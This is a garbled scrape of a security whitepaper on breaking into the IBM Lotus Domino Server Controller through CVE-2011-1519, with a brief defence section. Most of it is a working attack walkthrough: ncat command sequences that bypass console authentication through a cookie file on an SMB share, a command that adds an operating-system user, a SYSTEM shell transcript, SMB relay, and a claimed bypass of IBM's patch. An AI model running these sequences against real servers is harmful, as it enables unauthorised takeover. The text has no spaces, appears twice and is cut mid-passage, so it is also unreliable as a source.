decompile404notfound
404notfound 时间:2021-02-25 阅读:()
LotusDomino:PenetrationThroughtheControllerAlexeySintsovERPscanCompanyEmail:a.
sintsov@erpscan.
comTwitter:@asintsovwww.
erpscan.
comwww.
dsecrg.
comERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com2ContentIntroduction3Stage1:Searchingatarget4Stage2:Chooseofbug5Stage3:Consoleprotocolresearch6Stage4.
ExploitforZDI-‐11-‐110.
10Stage5.
RequiemonSMB.
Exploit2.
12Stage6.
Exploitfor0day.
13Internet16HowtodefendLotusDominoConsole18Conclusions19Links20AboutAuthor21AboutDSecRGResearchcenterofERPScan22AboutERPScan23Th4nkZ24ERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com3IntroductionIBMLotusDominoServertheapplicationserverwithdifferentservicessuchasmailserver,databaseserver,httpserverandothers.
InthisarticlewewilltalkaboutLotusDominoServerControllerthatgivescontrolovertargetserver.
Thisserviceismostcritical,soit'sanimportanttarget.
ThispapperdoesnotdescribeallpossiblevulnerabilitiesandmisconfigurationsofLotusDomino.
ItshowsfewofthepossiblewaystoattackLotusDominoandgetaccesstotheOS.
ThedocumentismeanttodrawattentiontothetypicalproblemsoftheDominoServerControllersecurity.
AlltestshavebeenperformedinLotusDomino8.
5.
2and8.
5.
3onOSWindows.
Whiledoinginternalpen-‐test(sometimesandwhiledoingexternaltoo),youmayfindinterestservice–LotusDominoServerController.
ThisisJAVAbasedapplicationthatgivestoadministratorremotecontroloverDominoserver.
ForusingthisserviceadministratorcanuseLotusDominoConsoleApplication.
Butforaccesstothisserviceyouneedtoknowloginandpassword.
Thisisprettystandardserviceandyoucanfounditifonlynetworkadministratordoesn'tfilterTCPportofthis.
Itisagoodtargetforanattackerorpenetrationtester,becausethisservicegivescontrolnotonlyforDominoServerbutalsocangiveaccesstoOSofserverwithrightsoftheprocessaccount.
ERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com4Stage1:SearchingatargetIBMLotusDominoServerControlleruses2050/tcpportandSSLprotocolforencryptingdataandauthenticateserver.
Soinmostcasesfordetectingthisserviceyouneedtouseanynetworkscanners,likenmap:Nmap–sV192.
168.
0.
0/24–p2050Nmapscanreportfortargethost(192.
168.
0.
13)Hostisup(0.
0010slatency).
PORTSTATESERVICEVERSION2050/tcpopenssl/dominoconsoleLotusDominoConsole(domain:testdomain;description:"DSECRG")MACAddress:00:1A:1B:8A:5F:0E(HewlettPackard)ServiceInfo:OS:Windows/Longhorn/646.
1ThisresulttellsusnotonlyaboutLotusbutalsoaboutOSversion,itmaybeusefulforanyexploits,forexampleifwetalkaboutLotusDomino8.
5.
2FP2CVE-‐2011-‐0915(privateexploitexists),CVE-‐2011-‐0913(privateexploitexist)andCVE-‐2011-‐0914.
Thisexploitsuse"bufferoverflow"errorstoexecutearbitrarycode,butformostcases,especiallyforpenetrationteststhistypesofexploitscanbedangerous(sothisiswhyweneedtoknowOSversion).
Ifwewanttomakepenetration,wecantotryresearchthisbugsandreproduceexploits,butittakestime.
Ithink,mostclientsdonotunderstandpen-‐tester,ifhespendallhistimeofworkonexploitdevelopment(andfinallycrashtheservice…).
Ofcause,wecanbuyprivateexploit,butit'stakesmoney.
ButalsothisversionofLotusisvulnerabletoCVE-‐2011-‐1519(privateexploitexists).
Andlookslikeitissdesignerror…IlikedesignerrorsbecauseitiseasytoexploitandwecanexploititwithoutriskofDoS.
ERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com5Stage2:ChooseofbugSowereproduceCVE-‐2011-‐1519detailshere[1]:TheremoteconsoleintheServerControllerinIBMLotusDomino7.
xand8.
xverifiescredentialsagainstafilelocatedataUNCsharepathnamespecifiedbytheclient,whichallowsremoteattackerstobypassauthentication,andconsequentlyexecutearbitrarycodebyplacingthispathnameintheCOOKIEFILEfield.
NOTE:thismightoverlapCVE-‐2011-‐0920.
ThisvulnerabilitywasfoundbyPatrikKarlssonanddisclosedbyTippingPointZDI[2].
Therearenomoredetails.
Soweneedtomakemoreresearchesforexploitingthisbug.
Itislookslikedonottakesalotoftimeforresearch(ControllerisJAVAbasedapplicationeasytodecompile)andmainthing:thisbuggivesremotecodeexecution.
Idealweaponforanypen-‐tester!
So,let'go…ERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com6Stage3:ConsoleprotocolresearchFirstofallit'simportanttounderstandhowprotocolreallyworksandwhatisitsformatandetc.
Someinformation(simpleauth.
Processwithoutcookies)wecangetfromPatrik'sNSEscriptsfornmap,butforfullpicture(especiallyhowcookiefileprocessingworks)wecangetonlybydecompilingJavaclassforconsole.
ThisfilecanbefoundinLotusDominodistributivebyfollowingthepath:C:\ProgramFiles\IBM\Lotus\Domino\Data\domino\java\dconsole.
jar.
ThisJARisusedforboth:clientandserverside,soherewecanfindallneededinformation.
Let'sdecompileit,andfindcodethathandlesclientauthentication:function'run()'inNewClient.
class.
HereIgivesomecodethatIgotwithhelpofDJdecompiler[3],withmycomments://s1stringwithinputfrom2050/tcpif(s1.
equals("#EXIT"return2;CUTif(s1.
equals("#APPLET"))return6;if(s1.
equals("#COOKIEFILE"))if(stringtokenizer.
hasMoreTokens())cookieFilenamenextwordafter#COOKIEFILEcookieFilenamestringtokenizer.
nextToken().
trim(return7;if(!
1.
equals("#UI"))if(stringtokenizer.
hasMoreTokens())usrlogin,nextworduntilusrstringtokenizer.
nextToken(",").
trim();if(usrnull)return4;if(stringtokenizer.
hasMoreTokens())pwdpasswordpwdstringtokenizer.
nextToken().
trim();return0;CUTERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com7Thispartofcode(ReadFromUser()function)describesmaintokensandcommands'format,itisveryhelpful!
Let'sseenextpartofcode:/*loopwhilereadinginput*/doResultofreadinginputintovariable'i'intiReadFromUser(if(i6)//if#APPLETappletConnectiontrue;continue;CUTfindusernameinadmindata.
xmlandetcuserinfoUserManager.
findUser(usr);if(userinfonull)usernamenotfoundWriteToUser("NOT_REG_ADMIN");continue;if(!
appletConnection)//if#APPLETwasbefore.
.
.
without#APPLET,standardauth.
.
.
flagvrfyPwd.
verifyUserPassword(pwd,userinfo.
userPWD());else//Checkloginandpassword(APPLETMODE)BUGISHERE!
flagverifyAppletUserCookie(usr,pwd)if(flag)//IfAUTHdoneWriteToUser("VALID_USER");ERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com8elseifnopeWriteToUser("WRONG_PASSWORD");while(true);//endloopif(flag)Ifauth.
succsessGetLotusDominoconsoletoauth.
userSo,nowweknow,thatforauthenticationwithcookiefileweneedtouse#APPLETtokenbefore#UI,thencheckingpasswordwillbedonenotbyverifyingUserPassword(pwd,userinfo.
userPWD())butbyverifyingAppletUserCookie(usr,pwd),where'usr'isinputtedusernameand'psw'inputtedpassword.
Let'sseehowverifyingofAppletUserCookie()works://cookieFilenamenexttokenreadafter#COOKIEFILEif(cookieFilenamenullcookieFilename.
length(0)returnflag;//UNCbughere!
FilefilenewFile(cookieFilename)intiint)file.
length();charac[newchar[i1];inputstreamreader.
read(ac,0,i);//s7stringbufferwithdatafromcookiefileStrings7newString(ac)doif((js7.
indexOf("SavethisfileonSMBsharedresource,forexampleonpublicfileserverorcreatesharedresourceonyourworkstationdependsfromfilterrulesinnetwork.
Forexamplewesavedthisfilebythispath:\\fileserver\public\cookie.
xmlNowwecandotheattack.
Weneedjustncatforthat.
DonotforgettorunitwithSSLsupport:ncatssltragetlotus2050#API#APPLET#COOKIEFILE\\fileserver\public\cookie.
xml#USERADDRESSdsecrg#UIusr,pswVALID_USER#EXITLOADCMD.
exe/Cnetuseraddusernamepassword/ADDBeginDataBeginDataCommandhasbeenexecutedonremoteserver.
Use'Live'consoleoptioninfuture,toviewresponsefromserver.
EndDataEndDataERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com11"#APPLET"commandtellserverthatwewantusecookiefileforauthentication.
So,whenwestartauthenticationprocessby"#UI"command,servertriestoopenfilethatwepointby"#COOKIEFILE"andusepasswordfromit.
After"#EXIT"commandClientinterfacewillbestartedandyoucanexecutecommands,forexamplebyusingoldgoodLOADcommand[4].
BydefaultyouwillgetJavainterface,soweneedtousepureAPI,withoutJavaoutput.
Forthisyouneedtouse"#API"before"#EXIT".
Commandwillbeexecuted,butwecan'tseeoutput.
Butifadministratorsetsecureconsoleoption(thatisrecommendationinZDIadvisoryforthisbug!
),wecan'tuseLOADorTELLcommands.
Butifouruserhasenoughprivileges,wecangetshellbyusingncatssltragetlotus2050#API#APPLET#COOKIEFILE\\fileserver\public\cookie.
xml#USERADDRESSdsecrg#UIusr,pswVALID_USER#EXIT$whoamiwhoamiBeginDataMicrosoftWindows[Version6.
1.
7601]Copyright(c)2009MicrosoftCorporation.
Allrightsreserved.
C:\Lotus\Domino\data>whoamiNTAUTHORITY\SYSTEMC:\Lotus\Domino\data>Theseprivilegesarenotsetbydefaults,butiftheyareset,wecanexecutesystemcommandswithoutLOADandTELLevenifconsoleisprotectedby'SetSecure'options.
Ifyouwanttochecktheseprivileges,youshouldopenadmindata.
xmlandcheckfortag,ifthereis4,25or26numbersintheline,itmeansthatprivilegesareset.
ERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com12Stage5.
RequiemonSMB.
Exploit2.
Ok,nowwecanexploitthisissuewith'SetSecure'options.
ButwhatwecandoifwehavenotenoughprivilegesforexecutingsystemcommandstooDonotgiveup!
JustrememberaboutSMBRelay[5].
Ofcourse,ifwecanuseUNCasapathtothecookiefile,itisnormal,thatLotusservertriestomakeNTLMauthenticationonevilhost.
IfLotusServerrunswithdomainaccountthathaslocaladministratorsprivilegesorthesameaccountusedinanotherserver(reserveserver,foranexample)wecanuseSMBRelayattack.
Itisveryeasybyusingmeatsploitmodule,soIwillnottalkaboutitanymore.
ERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com13Stage6.
Exploitfor0day.
NowfewwordsaboutfixinLotusDomino8.
5.
3:IBMjustaddbeforeanyCOOKIEFILEinput,sonowitwillbenot'\\evil\cookie\file'but'.
\\evil\cookie\file'Sowecan'tuseSMBshares.
Also,IBMaddsSSLclientauthenticationtotheconsoleserver.
SonowweneedtohavevalidSSLclient'scertificatebeforeconnectto2050.
Additionalproblem:evenwhenpatchisnotinstalleditisnotalwayspossibletouseUNCiftargetserverisinanothernetworkssegmentand/orSMBprotocolsarefiltered.
ForexampletargetserverisinanothercompanyfilialorintheInternet.
Inthiswaytargetservercan'tconnectbySMBtoyourSMBresource.
Patchbypass:Problemisinownpseudo-‐XMLparser,thatIBMwroteforparsingCOOKIEFILE.
Theformatofcookiefilemustbe(inidealworldofXML):Butinreal,when'XML'parserhandlescookiefile,ittriestofind"404NotFound2011-‐08-‐2209:19:1610.
10.
10.
1014613010.
10.
9.
947001400BadRequestItisimportanttomaketwoHTTPrequests,becauseweneedtohave'space'byteafter'functiononLoadConsole(){alert("Connected");}Inthis'exploit'wejustusedcosole.
jarbecauseofvalidcertificatesinit,soservercontrollercanauthenticateusbyourcertificateandwecanandspoofpathtocookiefilewithinjected'XML'.
Andmoreapplettakehostaddresfromcodebase,soyouneedtouseport-‐forwardingfrom127.
0.
0.
1:2050toremote_target:2050.
ERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com16InternetJustsomescreenshot.
.
.
forfun…Pic1.
VulnerableLotusDominoControlleron.
GOVPic2.
DefaultSSLcert.
on.
GOVERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com17ERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com18HowtodefendLotusDominoConsoleFirstofall,thisserviceisforadminsonly,soyoushouldcreaterulesonfirewallandfilteroutthisTCPport2050.
Secondthingthatyoushoulddoistoinstallpatches.
Butthisisnotall.
DonotforgetaboutconsolepasswordthatcanbesetandwillhelptopreventfromusingdangerouscommandslikeLOADandTELL.
Andfinallyitwouldbegreattoauditadmindata.
xmlfilesonsimplepasswords(hash)andprivilegesthatusershave.
TheseareminimumactionsthatcansaveyourLotusserver.
Ofcourse,youshouldalsocheckprocessaccountinOS,andfilterotherprotocolslikeSMBifitisnotnecessaryforbusiness.
ERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com19ConclusionsFinallywehavefewwaystoexploitthisbug(ZDI-‐11-‐110)fordifferentcases,evenifpatchfromIBMisinstalled,soitisbecome0dayagain!
Alsowegetnewexploitforpen-‐testersthatcanbeeasilyusedinarealprojectandgiveniceresults.
Ihopethisarticlecouldbehelpfulforpenetrationtesters.
AttheendIwanttosayTHANKStoZDIteamandPatrikKarlssonforthebeautifulbug!
BestRegards.
AlexeySintsovERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com20Links[1]http://cve.
mitre.
org/cgi-‐bin/cvename.
cginame=CVE-‐2011-‐1519[2]http://www.
zerodayinitiative.
com/advisories/ZDI-‐11-‐110/[3]http://www.
neshkov.
com/dj.
html[4]http://dsecrg.
com/pages/pub/show.
phpid=24[5]http://dsecrg.
blogspot.
com/2011/01/new-‐blog-‐section-‐passthehash-‐bible.
htmlERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com21AboutAuthorAlexeySintsovMorethen10yearsinITsecurityarea.
CurrentlyworkintheleadingITsecuritycompanyERPScanasdirectorofISauditdepartment.
AlexeyisoneofthemainsecurityresearchersinDSecRG(DigitalSecurityResearchGroup).
OrganizerofRussianDefconGroup(DCG#7812).
HealsowritearticlesforRussianITsecuritymagazine'XAKEP'andmakepresentationsonconferences(CONFidence,HackInTheBox,ZeroNights,ChaosConstruction,PCIDSSRussiaandothers).
Hispublicworks:http://www.
exploit-‐db.
com/author/a=549ERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com22AboutDSecRGResearchcenterofERPScanDSecRGLeadingSAPAGpartnerindiscoveringandsolvingsecurityvulnerabilities.
ERPScanexpertiseisbasedonresearchconductedbytheDSecRGresearchcenterasubdivisionofERPScancompany.
ItdealswithvulnerabilityresearchandanalysisinbusinesscriticalapplicationsparticularlyinSAPandpublisheswhitepapersaboutit.
SAPAGgivesacknowledgementsforsecurityresearchersfromDSecRGalmosteverymonthontheirsite.
NowDSecRGexpertsareonthefirstplaceinSAPpublicacknowledgementschart.
DSecRGexpertsarefrequentspeakersinprimeInternationalconferencesheldinUSA,EUROPE,CEMEAandASIAsuchasBlackHat,HITB,SourceBarcelona,DeepSEC,Confidence,Troopers,T2,InfoSecurity.
DSecRGresearchersgainmultipleacknowledgementsfrombiggestsoftwarevendorslikeSAP,Oracle,IBM,VMware,Adobe,HP,Kasperskiy,Apache,Alcatelandothersforfindingvulnerabilitiesintheirsolutions.
DSecRGhashigh-‐qualifiedexpertsinstaffwhohaveexperienceindifferentfieldsofsecurity,fromWebapplicationsandreverseengineeringtoSCADAsystems,accumulatingtheirexperiencetoconductresearchinSAPsystemsecurity.
E-‐mail:info@dsecrg.
comWeb:www.
dsecrg.
comERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com23AboutERPScanERPScanisaninnovativecompanyengagedintheresearchofERPsecurityanddevelopsproductsforERPsystemsecurityassessment.
Apartfromthisthecompanyrendersconsultingservicesforsecureconfiguration,developmentandimplementationofERPsystems,andconductscomprehensiveassessmentsandpenetrationtestingofcustomsolutions.
Ourflagshipproductsare"ERPScanSecurityScannerforSAP"andservice"ERPScanOnline"whichcanhelpcustomerstoperformautomatedsecurityassessmentsandcompliancechecksforSAPsolutions.
Contact:info[at]erpscan[dot]comhttp://www.
erpscan.
comERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com24Th4nkZJustagainandmore:PatrikKarlssongoodjobasalways!
AlexandrMinojenko[DSecRG]–fortipsandadvises.
AlexandrPolyakov[DSecRG]–forthetemplate8)Thankstoallmyteam:Alexey"GreenDog"Tyurin,GlebCherbov,DmitryChastuhin,DmitriEvdokimovAndalsooneDisRespecttoRuslanKarmanov(heisrudeguy,don'tlikehim)
sintsov@erpscan.
comTwitter:@asintsovwww.
erpscan.
comwww.
dsecrg.
comERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com2ContentIntroduction3Stage1:Searchingatarget4Stage2:Chooseofbug5Stage3:Consoleprotocolresearch6Stage4.
ExploitforZDI-‐11-‐110.
10Stage5.
RequiemonSMB.
Exploit2.
12Stage6.
Exploitfor0day.
13Internet16HowtodefendLotusDominoConsole18Conclusions19Links20AboutAuthor21AboutDSecRGResearchcenterofERPScan22AboutERPScan23Th4nkZ24ERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com3IntroductionIBMLotusDominoServertheapplicationserverwithdifferentservicessuchasmailserver,databaseserver,httpserverandothers.
InthisarticlewewilltalkaboutLotusDominoServerControllerthatgivescontrolovertargetserver.
Thisserviceismostcritical,soit'sanimportanttarget.
ThispapperdoesnotdescribeallpossiblevulnerabilitiesandmisconfigurationsofLotusDomino.
ItshowsfewofthepossiblewaystoattackLotusDominoandgetaccesstotheOS.
ThedocumentismeanttodrawattentiontothetypicalproblemsoftheDominoServerControllersecurity.
AlltestshavebeenperformedinLotusDomino8.
5.
2and8.
5.
3onOSWindows.
Whiledoinginternalpen-‐test(sometimesandwhiledoingexternaltoo),youmayfindinterestservice–LotusDominoServerController.
ThisisJAVAbasedapplicationthatgivestoadministratorremotecontroloverDominoserver.
ForusingthisserviceadministratorcanuseLotusDominoConsoleApplication.
Butforaccesstothisserviceyouneedtoknowloginandpassword.
Thisisprettystandardserviceandyoucanfounditifonlynetworkadministratordoesn'tfilterTCPportofthis.
Itisagoodtargetforanattackerorpenetrationtester,becausethisservicegivescontrolnotonlyforDominoServerbutalsocangiveaccesstoOSofserverwithrightsoftheprocessaccount.
ERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com4Stage1:SearchingatargetIBMLotusDominoServerControlleruses2050/tcpportandSSLprotocolforencryptingdataandauthenticateserver.
Soinmostcasesfordetectingthisserviceyouneedtouseanynetworkscanners,likenmap:Nmap–sV192.
168.
0.
0/24–p2050Nmapscanreportfortargethost(192.
168.
0.
13)Hostisup(0.
0010slatency).
PORTSTATESERVICEVERSION2050/tcpopenssl/dominoconsoleLotusDominoConsole(domain:testdomain;description:"DSECRG")MACAddress:00:1A:1B:8A:5F:0E(HewlettPackard)ServiceInfo:OS:Windows/Longhorn/646.
1ThisresulttellsusnotonlyaboutLotusbutalsoaboutOSversion,itmaybeusefulforanyexploits,forexampleifwetalkaboutLotusDomino8.
5.
2FP2CVE-‐2011-‐0915(privateexploitexists),CVE-‐2011-‐0913(privateexploitexist)andCVE-‐2011-‐0914.
Thisexploitsuse"bufferoverflow"errorstoexecutearbitrarycode,butformostcases,especiallyforpenetrationteststhistypesofexploitscanbedangerous(sothisiswhyweneedtoknowOSversion).
Ifwewanttomakepenetration,wecantotryresearchthisbugsandreproduceexploits,butittakestime.
Ithink,mostclientsdonotunderstandpen-‐tester,ifhespendallhistimeofworkonexploitdevelopment(andfinallycrashtheservice…).
Ofcause,wecanbuyprivateexploit,butit'stakesmoney.
ButalsothisversionofLotusisvulnerabletoCVE-‐2011-‐1519(privateexploitexists).
Andlookslikeitissdesignerror…IlikedesignerrorsbecauseitiseasytoexploitandwecanexploititwithoutriskofDoS.
ERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com5Stage2:ChooseofbugSowereproduceCVE-‐2011-‐1519detailshere[1]:TheremoteconsoleintheServerControllerinIBMLotusDomino7.
xand8.
xverifiescredentialsagainstafilelocatedataUNCsharepathnamespecifiedbytheclient,whichallowsremoteattackerstobypassauthentication,andconsequentlyexecutearbitrarycodebyplacingthispathnameintheCOOKIEFILEfield.
NOTE:thismightoverlapCVE-‐2011-‐0920.
ThisvulnerabilitywasfoundbyPatrikKarlssonanddisclosedbyTippingPointZDI[2].
Therearenomoredetails.
Soweneedtomakemoreresearchesforexploitingthisbug.
Itislookslikedonottakesalotoftimeforresearch(ControllerisJAVAbasedapplicationeasytodecompile)andmainthing:thisbuggivesremotecodeexecution.
Idealweaponforanypen-‐tester!
So,let'go…ERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com6Stage3:ConsoleprotocolresearchFirstofallit'simportanttounderstandhowprotocolreallyworksandwhatisitsformatandetc.
Someinformation(simpleauth.
Processwithoutcookies)wecangetfromPatrik'sNSEscriptsfornmap,butforfullpicture(especiallyhowcookiefileprocessingworks)wecangetonlybydecompilingJavaclassforconsole.
ThisfilecanbefoundinLotusDominodistributivebyfollowingthepath:C:\ProgramFiles\IBM\Lotus\Domino\Data\domino\java\dconsole.
jar.
ThisJARisusedforboth:clientandserverside,soherewecanfindallneededinformation.
Let'sdecompileit,andfindcodethathandlesclientauthentication:function'run()'inNewClient.
class.
HereIgivesomecodethatIgotwithhelpofDJdecompiler[3],withmycomments://s1stringwithinputfrom2050/tcpif(s1.
equals("#EXIT"return2;CUTif(s1.
equals("#APPLET"))return6;if(s1.
equals("#COOKIEFILE"))if(stringtokenizer.
hasMoreTokens())cookieFilenamenextwordafter#COOKIEFILEcookieFilenamestringtokenizer.
nextToken().
trim(return7;if(!
1.
equals("#UI"))if(stringtokenizer.
hasMoreTokens())usrlogin,nextworduntilusrstringtokenizer.
nextToken(",").
trim();if(usrnull)return4;if(stringtokenizer.
hasMoreTokens())pwdpasswordpwdstringtokenizer.
nextToken().
trim();return0;CUTERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com7Thispartofcode(ReadFromUser()function)describesmaintokensandcommands'format,itisveryhelpful!
Let'sseenextpartofcode:/*loopwhilereadinginput*/doResultofreadinginputintovariable'i'intiReadFromUser(if(i6)//if#APPLETappletConnectiontrue;continue;CUTfindusernameinadmindata.
xmlandetcuserinfoUserManager.
findUser(usr);if(userinfonull)usernamenotfoundWriteToUser("NOT_REG_ADMIN");continue;if(!
appletConnection)//if#APPLETwasbefore.
.
.
without#APPLET,standardauth.
.
.
flagvrfyPwd.
verifyUserPassword(pwd,userinfo.
userPWD());else//Checkloginandpassword(APPLETMODE)BUGISHERE!
flagverifyAppletUserCookie(usr,pwd)if(flag)//IfAUTHdoneWriteToUser("VALID_USER");ERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com8elseifnopeWriteToUser("WRONG_PASSWORD");while(true);//endloopif(flag)Ifauth.
succsessGetLotusDominoconsoletoauth.
userSo,nowweknow,thatforauthenticationwithcookiefileweneedtouse#APPLETtokenbefore#UI,thencheckingpasswordwillbedonenotbyverifyingUserPassword(pwd,userinfo.
userPWD())butbyverifyingAppletUserCookie(usr,pwd),where'usr'isinputtedusernameand'psw'inputtedpassword.
Let'sseehowverifyingofAppletUserCookie()works://cookieFilenamenexttokenreadafter#COOKIEFILEif(cookieFilenamenullcookieFilename.
length(0)returnflag;//UNCbughere!
FilefilenewFile(cookieFilename)intiint)file.
length();charac[newchar[i1];inputstreamreader.
read(ac,0,i);//s7stringbufferwithdatafromcookiefileStrings7newString(ac)doif((js7.
indexOf("SavethisfileonSMBsharedresource,forexampleonpublicfileserverorcreatesharedresourceonyourworkstationdependsfromfilterrulesinnetwork.
Forexamplewesavedthisfilebythispath:\\fileserver\public\cookie.
xmlNowwecandotheattack.
Weneedjustncatforthat.
DonotforgettorunitwithSSLsupport:ncatssltragetlotus2050#API#APPLET#COOKIEFILE\\fileserver\public\cookie.
xml#USERADDRESSdsecrg#UIusr,pswVALID_USER#EXITLOADCMD.
exe/Cnetuseraddusernamepassword/ADDBeginDataBeginDataCommandhasbeenexecutedonremoteserver.
Use'Live'consoleoptioninfuture,toviewresponsefromserver.
EndDataEndDataERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com11"#APPLET"commandtellserverthatwewantusecookiefileforauthentication.
So,whenwestartauthenticationprocessby"#UI"command,servertriestoopenfilethatwepointby"#COOKIEFILE"andusepasswordfromit.
After"#EXIT"commandClientinterfacewillbestartedandyoucanexecutecommands,forexamplebyusingoldgoodLOADcommand[4].
BydefaultyouwillgetJavainterface,soweneedtousepureAPI,withoutJavaoutput.
Forthisyouneedtouse"#API"before"#EXIT".
Commandwillbeexecuted,butwecan'tseeoutput.
Butifadministratorsetsecureconsoleoption(thatisrecommendationinZDIadvisoryforthisbug!
),wecan'tuseLOADorTELLcommands.
Butifouruserhasenoughprivileges,wecangetshellbyusingncatssltragetlotus2050#API#APPLET#COOKIEFILE\\fileserver\public\cookie.
xml#USERADDRESSdsecrg#UIusr,pswVALID_USER#EXIT$whoamiwhoamiBeginDataMicrosoftWindows[Version6.
1.
7601]Copyright(c)2009MicrosoftCorporation.
Allrightsreserved.
C:\Lotus\Domino\data>whoamiNTAUTHORITY\SYSTEMC:\Lotus\Domino\data>Theseprivilegesarenotsetbydefaults,butiftheyareset,wecanexecutesystemcommandswithoutLOADandTELLevenifconsoleisprotectedby'SetSecure'options.
Ifyouwanttochecktheseprivileges,youshouldopenadmindata.
xmlandcheckfortag,ifthereis4,25or26numbersintheline,itmeansthatprivilegesareset.
ERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com12Stage5.
RequiemonSMB.
Exploit2.
Ok,nowwecanexploitthisissuewith'SetSecure'options.
ButwhatwecandoifwehavenotenoughprivilegesforexecutingsystemcommandstooDonotgiveup!
JustrememberaboutSMBRelay[5].
Ofcourse,ifwecanuseUNCasapathtothecookiefile,itisnormal,thatLotusservertriestomakeNTLMauthenticationonevilhost.
IfLotusServerrunswithdomainaccountthathaslocaladministratorsprivilegesorthesameaccountusedinanotherserver(reserveserver,foranexample)wecanuseSMBRelayattack.
Itisveryeasybyusingmeatsploitmodule,soIwillnottalkaboutitanymore.
ERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com13Stage6.
Exploitfor0day.
NowfewwordsaboutfixinLotusDomino8.
5.
3:IBMjustaddbeforeanyCOOKIEFILEinput,sonowitwillbenot'\\evil\cookie\file'but'.
\\evil\cookie\file'Sowecan'tuseSMBshares.
Also,IBMaddsSSLclientauthenticationtotheconsoleserver.
SonowweneedtohavevalidSSLclient'scertificatebeforeconnectto2050.
Additionalproblem:evenwhenpatchisnotinstalleditisnotalwayspossibletouseUNCiftargetserverisinanothernetworkssegmentand/orSMBprotocolsarefiltered.
ForexampletargetserverisinanothercompanyfilialorintheInternet.
Inthiswaytargetservercan'tconnectbySMBtoyourSMBresource.
Patchbypass:Problemisinownpseudo-‐XMLparser,thatIBMwroteforparsingCOOKIEFILE.
Theformatofcookiefilemustbe(inidealworldofXML):Butinreal,when'XML'parserhandlescookiefile,ittriestofind"404NotFound2011-‐08-‐2209:19:1610.
10.
10.
1014613010.
10.
9.
947001400BadRequestItisimportanttomaketwoHTTPrequests,becauseweneedtohave'space'byteafter'functiononLoadConsole(){alert("Connected");}Inthis'exploit'wejustusedcosole.
jarbecauseofvalidcertificatesinit,soservercontrollercanauthenticateusbyourcertificateandwecanandspoofpathtocookiefilewithinjected'XML'.
Andmoreapplettakehostaddresfromcodebase,soyouneedtouseport-‐forwardingfrom127.
0.
0.
1:2050toremote_target:2050.
ERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com16InternetJustsomescreenshot.
.
.
forfun…Pic1.
VulnerableLotusDominoControlleron.
GOVPic2.
DefaultSSLcert.
on.
GOVERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com17ERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com18HowtodefendLotusDominoConsoleFirstofall,thisserviceisforadminsonly,soyoushouldcreaterulesonfirewallandfilteroutthisTCPport2050.
Secondthingthatyoushoulddoistoinstallpatches.
Butthisisnotall.
DonotforgetaboutconsolepasswordthatcanbesetandwillhelptopreventfromusingdangerouscommandslikeLOADandTELL.
Andfinallyitwouldbegreattoauditadmindata.
xmlfilesonsimplepasswords(hash)andprivilegesthatusershave.
TheseareminimumactionsthatcansaveyourLotusserver.
Ofcourse,youshouldalsocheckprocessaccountinOS,andfilterotherprotocolslikeSMBifitisnotnecessaryforbusiness.
ERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com19ConclusionsFinallywehavefewwaystoexploitthisbug(ZDI-‐11-‐110)fordifferentcases,evenifpatchfromIBMisinstalled,soitisbecome0dayagain!
Alsowegetnewexploitforpen-‐testersthatcanbeeasilyusedinarealprojectandgiveniceresults.
Ihopethisarticlecouldbehelpfulforpenetrationtesters.
AttheendIwanttosayTHANKStoZDIteamandPatrikKarlssonforthebeautifulbug!
BestRegards.
AlexeySintsovERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com20Links[1]http://cve.
mitre.
org/cgi-‐bin/cvename.
cginame=CVE-‐2011-‐1519[2]http://www.
zerodayinitiative.
com/advisories/ZDI-‐11-‐110/[3]http://www.
neshkov.
com/dj.
html[4]http://dsecrg.
com/pages/pub/show.
phpid=24[5]http://dsecrg.
blogspot.
com/2011/01/new-‐blog-‐section-‐passthehash-‐bible.
htmlERPScanSecuritySoftwareforSAPwww.
erpscan.
comwww.
dsecrg.
com21AboutAuthorAlexeySintsovMorethen10yearsinITsecurityarea.
CurrentlyworkintheleadingITsecuritycompanyERPScanasdirectorofISauditdepartment.
AlexeyisoneofthemainsecurityresearchersinDSecRG(DigitalSecurityResearchGroup).
OrganizerofRussianDefconGroup(DCG#7812).
